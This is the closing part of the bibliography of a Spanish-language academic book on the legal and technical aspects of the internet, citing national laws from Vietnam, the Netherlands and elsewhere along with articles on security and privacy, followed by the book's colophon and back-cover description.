Vietnam Legal Normative Documents (2005). Hà Nội, ngày 29 tháng 11 năm 2005 LUẬT GIAO DỊCH ĐIỆN TỬ. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=17067
——(2006). Hà Nội, ngày 29 tháng 6 năm 2006 LUẬT CÔNG NGHỆ THÔNG TIN. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=15066
——(2009). Hà Nội, ngày 23 tháng 11 năm 2009 LUẬT Viễn thông. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=23776
——(2010). Hà Nội, ngày 17 tháng 11 năm 2010 LUẬT Bảo vệ quyền lợi người tiêu dùng. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=26356
——(29 de marzo de 2011). Hà Nội, ngày 29 tháng 3 năm 2011 LUẬT Phòng, chống mua bán người. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=26741
——(26 de noviembre de 2011). Hà Nội, ngày 26 tháng 11 năm 2011 LUẬT Cơ yếu. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=27327
——(18 de junio de 2012). Hà Nội, ngày 18 tháng 6 năm 2012 LUẬT Phòng, chống rửa tiền. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=27705
——(20 de junio de 2012). Hà Nội, ngày 20 tháng 6 năm 2012 LUẬT Xử lý vi phạm hành chính. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=27621
——(21 de junio de 2012). Hà Nội, ngày 21 tháng 6 năm 2012 LUẬT Quảng cáo. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=27617
——(20 de noviembre de 2012). Hà Nội, ngày 20 tháng 11 năm 2012 LUẬT Xuất bản. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=28015
——(2013). Hà Nội, ngày 12 tháng 6 năm 2013 LUẬT PHÒNG, CHỐNG KHỦNG BỐ. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=32495
——(2014). Hà Nội, ngày 23 tháng 6 năm 2014 LUẬT Hải quan. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=36878
——(19 de noviembre de 2015). Hà Nội, ngày 19 tháng 11 năm 2015 LUẬT AN TOÀN THÔNG TIN MẠNG. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=95908

——(2015). Hà Nội, ngày 27 tháng 11 năm 2015 BỘ LUẬT HÌNH SỰ. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=96122
——(2015). Hà Nội, ngày 27 tháng 11 năm 2015 BỘ LUẬT TỐ TỤNG HÌNH SỰ. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=96172
——(5 de abril de 2016). Ha Noi, April 05, 2016 Press Law. Recuperado de http://vbpl.vn/TW/Pages/vbpqen-toanvan.aspx?ItemID=11041
——(6 de abril de 2016). Hà Nội, ngày 6 tháng 4 năm 2016 LUẬT TIẾP CẬN THÔNG TIN. Recuperado de http://vbpl.vn/TW/Pages/vbpq-toanvan.aspx?ItemID=101873
Villamil, J. (2017). Bots en Twitter y mensajes anónimos en WhatsApp intentan generar pánico. *Proceso*. Recuperado de http://www.proceso.com.mx/468696/bots-en-twitter-mensajes-anonimos-en-whatsapp-intentan-generar-panico
Wafa, Z. (2014). *National Cyber Security Strategy of Afghanistan*. Afganistán: Ministry of Communications and Information Technology. Recuperado de http://mcit.gov.af/Content/files/National%20Cybersecurity%20Strategy%20of%20Afghanistan%20(November2014).pdf
Warren, S., y Brandeis, L. (1890). The Right to Privacy. *Harvard Law Review*, IV(5). Recuperado de http://groups.csail.mit.edu/mac/classes/6.805/articles/privacy/Privacy_brand_warr2.html
Westcott, B. (2016). Una noticia falsa provoca una amenaza de guerra nuclear. *CNN*. Recuperado de http://cnnespanol.cnn.com/2016/12/26/una-noticia-falsa-provoca-una-amenaza-de-guerra-nuclear/
Overheid (1881). Wetboek van Strafrecht Geldend van 01-03-2017 t/m heden Wet van 3 maart 1881. Recuperado de http://wetten.overheid.nl/BWBR0001854/2017-03-01
——(1912). Auteurswet Geldend van 01-07-2015 t/m heden Wet van 23 september 1912, houdende nieuwe regeling van het auteursrecht. Recuperado de http://wetten.overheid.nl/BWBR0001886/2015-07-01
——(1998). Telecommunicatiewet Geldend van 10-03-2017 t/m heden Wet van 19 oktober 1998, houdende regels inzake de telecommunicatie (Telecommunicatiewet). Recuperado de http://wetten.overheid.nl/BWBR0009950/2017-03-10
——(1999). Databankenwet Geldend van 26-03-2008 t/m heden Wet van 8 juli 1999, houdende aanpassing van de Nederlandse wetgeving aan richtlijn 96/9/EG van het Europees Parlement en de Raad van 11 maart 1996 betreffende de rechtsbescherming van databanken. Recuperado de http://wetten.overheid.nl/BWBR0010591/2008-03-26
——(2000). Wet bescherming persoonsgegevens Geldend van 10-03-2017 t/m heden Wet van 6 juli 2000, houdende regels inzake de bescherming van persoonsgegevens (Wet bescherming persoonsgegevens). Recuperado de http://wetten.overheid.nl/BWBR0011468/2017-03-10

——(2006). Wet op het financieel toezicht Geldend van 01-01-2017 t/m heden Wet van 28 september 2006, houdende regels met betrekking tot de financiële markten en het toezicht daarop (Wet op het financieel toezicht). Recuperado de http://wetten.overheid.nl/BWBR0020368/2017-01-01
——(2007). Geneesmiddelenwet Geldend van 01-08-2016 t/m heden Wet van 8 februari 2007 tot vaststelling van een nieuwe Geneesmiddelenwet. Recuperado de http://wetten.overheid.nl/BWBR0021505/2016-08-01
——(2008). Wet ter voorkoming van witwassen en financieren van terrorisme Geldend van 11-08-2016 t/m heden Wet van 15 juli 2008, houdende samenvoeging van de Wet identificatie bij dienstverlening en de Wet melding ongebruikelijke transacties (Wet ter voorkoming van witwassen en financieren van terrorisme). Recuperado de http://wetten.overheid.nl/BWBR0024282/2016-08-11
——(2011). Wet strategische diensten Geldend van 01-01-2016 t/m heden Wet van 29 september 2011, houdende regels inzake de controle op diensten die betrekking hebben op strategische goederen (Wet strategische diensten). Recuperado de http://wetten.overheid.nl/BWBR0030545/2016-01-01
——(28 de febrero de 2017). Burgerlijk Wetboek Boek 1 Geldend van 28-02-2017 t/m heden. Recuperado de http://wetten.overheid.nl/BWBR0002656/2017-02-28
——(9 de marzo de 2017). Burgerlijk Wetboek Boek 6 Geldend van 10-03-2017 t/m heden. Recuperado de http://wetten.overheid.nl/BWBR0005289/2017-03-10
——(10 de marzo de 2017). Burgerlijk Wetboek Boek 3 Geldend van 10-03-2017 t/m heden. Recuperado de http://wetten.overheid.nl/BWBR0005291/2017-03-10
World Intellectual Property Organization (1950). Democratic People's Republic of Korea Criminal Code (as amended up to April 2009). Recuperado de http://www.wipo.int/wipolex/en/details.jsp?id=14680
——(1960). قديرجلا يف روشنملاو متاليدعت عيمجو 1960 /16 مقر تابوقعلا نوناق يف روشنملاو 8/2011 مقر نوناق رخآب لدعملاو 1/1/1960 خيرات 1487 مقر ةيمسرلا قديرجلا ةيمسرلا مقر 5090 خيرات 2/5/2011. Recuperado de http://www.wipo.int/edocs/lexdocs/laws/ar/jo/jo064ar.pdf
——(2002). Ley de Comercio Electrónico, Firmas Electrónicas y Mensajes de Datos. Recuperado de http://www.wipo.int/wipolex/es/text.jsp?file_id=243546
——(2003). Law of the Democratic People's Republic of Korea on the Protection of Computer Software (approved by Decree No. 3831 of June 11, 2003, of the Presidium of the Supreme People's Assembly). Recuperado de http://www.wipo.int/wipolex/en/details.jsp?id=9773
——(2004). Law of the Democratic People's Republic of Korea on Software Industry (approved by Decree No. 533 of June 30, 2004, of the Presidium

of the Supreme People's Assembly). Recuperado de http://www.wipo.int/wipolex/en/details.jsp?id=14725

——(2006). Kyrgyzstan Закон Киргизской Республики "О правовой охране программ для электронных вычислительных машин и баз данных" (в редакции Закона КР № 205 от 08.12.2006 г.). Recuperado de http://www.wipo.int/wipolex/en/text.jsp?file_id=237969

——(2008). Decree of President of Government of Islamic Republic of Afghanistan regarding signing The Law on the support the right of authors, composers, artists and researchers (Copy Right Law). Recuperado de http://www.wipo.int/edocs/lexdocs/laws/en/af/af001en.pdf

——(2016). Ligj Nr. 35/2016. Për të Drejtat e Autorit dhe të Drejtat e Tjera të Lidhura me to. Recuperado de http://www.wipo.int/edocs/lexdocs/laws/sq/al/al068sq.pdf

Wrightson, T. (2008). *Advanced Persistent Threat Hacking*. Recuperado de http://techbus.safaribooksonline.com/book/networking/security/9780071828369/american-backdoor-an-apt-hacker-novel/ch10lev12_html?query=((backdoor-))#X2ludGVybmFsX0h0bWxWaWV3P3htbGlkPTk3ODAwNzE4MjgzNjklMkZjaDEwbGV2MV9odG1sJnF1ZXJ5PSgoYmFja2Rvb3IpKQ==

Zahaira, A (2017). What is Ransomware-15 Easy Steps to Protect Your System. *Heimdal Security*. Recuperado de https://heimdalsecurity.com/blog/what-is-ransomware-protection/

Zawoznik, A., y Bekerman, D. (2016). 650 Gbps DDoS Attack from the Leet Botnet. *Imperva Incapsula*. Recuperado de https://www.incapsula.com/blog/650gbps-ddos-attack-leet-botnet.html

Zimmermann, H. (1980). OSI reference model-The ISO model of architecture for open systems interconnection. *IEEE Transactions on communications*.

Zooko (2001). Names: Distributed, Secure, Human-Readable: Choose Two. *Wayback Machine*. Recuperado de https://web.archive.org/web/20011020191610/http://zooko.com/distnames.html

Zurdo, D., y Gutiérrez, A. (2005). *La vida secreta de Franco: el rostro oculto del dictador*. España: Edaf.

Internet ¿Arma o Herramienta?
se terminó de editar en junio de 2018 en
los talleres de Ediciones de la Noche
Madero #687, Zona Centro
Guadalajara, Jalisco

El tiraje fue de 1 ejemplar

www.edicionesdelanoche.com

INTERNET
¿ARMA O HERRAMIENTA?

Este libro nos presenta aspectos legales y técnicos del internet. Abarca diversos temas que a primera vista parecieran ser para un público especializado, como lo son los abogados e ingenieros, pero la realidad es que siendo el internet la tecnología más influyente en nuestras vidas, nos abre un campo de estudio e interés general para el análisis y sobre todo nos plantea la interrogante: ¿el internet es un arma o una herramienta?

Esta investigación pretende exhortar a todos los lectores a conocer la profundidad y la naturaleza legal y conceptual de las ventajas y desventajas que puede atraer el uso de esta tecnología.

UNIVERSIDAD DE GUADALAJARA
Centro Universitario de
Ciencias Sociales y Humanidades

ISBN 978-607-547-098-6